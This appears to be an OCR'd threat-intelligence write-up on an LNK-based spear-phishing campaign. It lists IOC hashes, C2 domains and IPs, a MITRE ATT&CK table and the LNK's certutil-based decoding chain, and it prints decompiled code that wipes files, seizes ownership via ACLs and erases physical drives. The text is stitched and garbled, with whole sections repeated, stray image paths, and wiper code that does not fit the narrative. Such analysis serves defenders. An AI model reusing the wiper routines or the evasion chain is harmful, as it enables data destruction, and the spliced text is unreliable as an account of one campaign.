Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
